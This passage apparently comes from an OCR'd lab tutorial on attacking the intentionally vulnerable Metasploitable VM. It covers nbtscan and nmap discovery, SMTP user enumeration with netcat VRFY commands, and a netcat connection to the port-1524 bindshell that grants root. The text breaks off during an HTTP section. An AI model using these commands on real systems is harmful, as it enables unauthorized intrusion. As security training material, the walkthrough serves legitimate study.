
Scan for the versions of all the services whose ports are currently open.



Step 4:

msfconsole


Open the metasploit framework.



Step 5:


Show options

Show all the available options.



Step 6:


Use the module with index 25



Step 7:

Set RHOSTS 192.168.56.101


Set the remote host.



Step 8:

nc 192.168.56.101 25

On a different terminal, use the above command to target port 25 of metasploitable.




Step 9:

VRFY daemon

VRFY mysql

VRFY postgres




c) Exploiting Metasploit using Blind shell.

Step 1:

Ifconfig

nbtscan 192.168.56.0/24


Check your ip-address and scan all the devices in that ip range.



Step 2:

nmap -sV 192.168.56.101


Scan for the versions of all the services whose ports are currently open.



Step 3:

nc 192.168.56.101 1524

Use netcat and go for port 1524 I.e bindshell on metasploitable. Root access to metasploitable will be provided.




d) Exploiting Metasploit using HTTP.

Step 1:

Ifconfig


Check your ip-address.



Step 2:


nbtscan 192.168.56.0/24

Find the ip-address of metasploitable.




Step 3:

Visit the ip-address/phpinfo.php



Step 4:


Open msfconsole



Step 5:


search HTTP scanner

Search for this service.



Step 6:

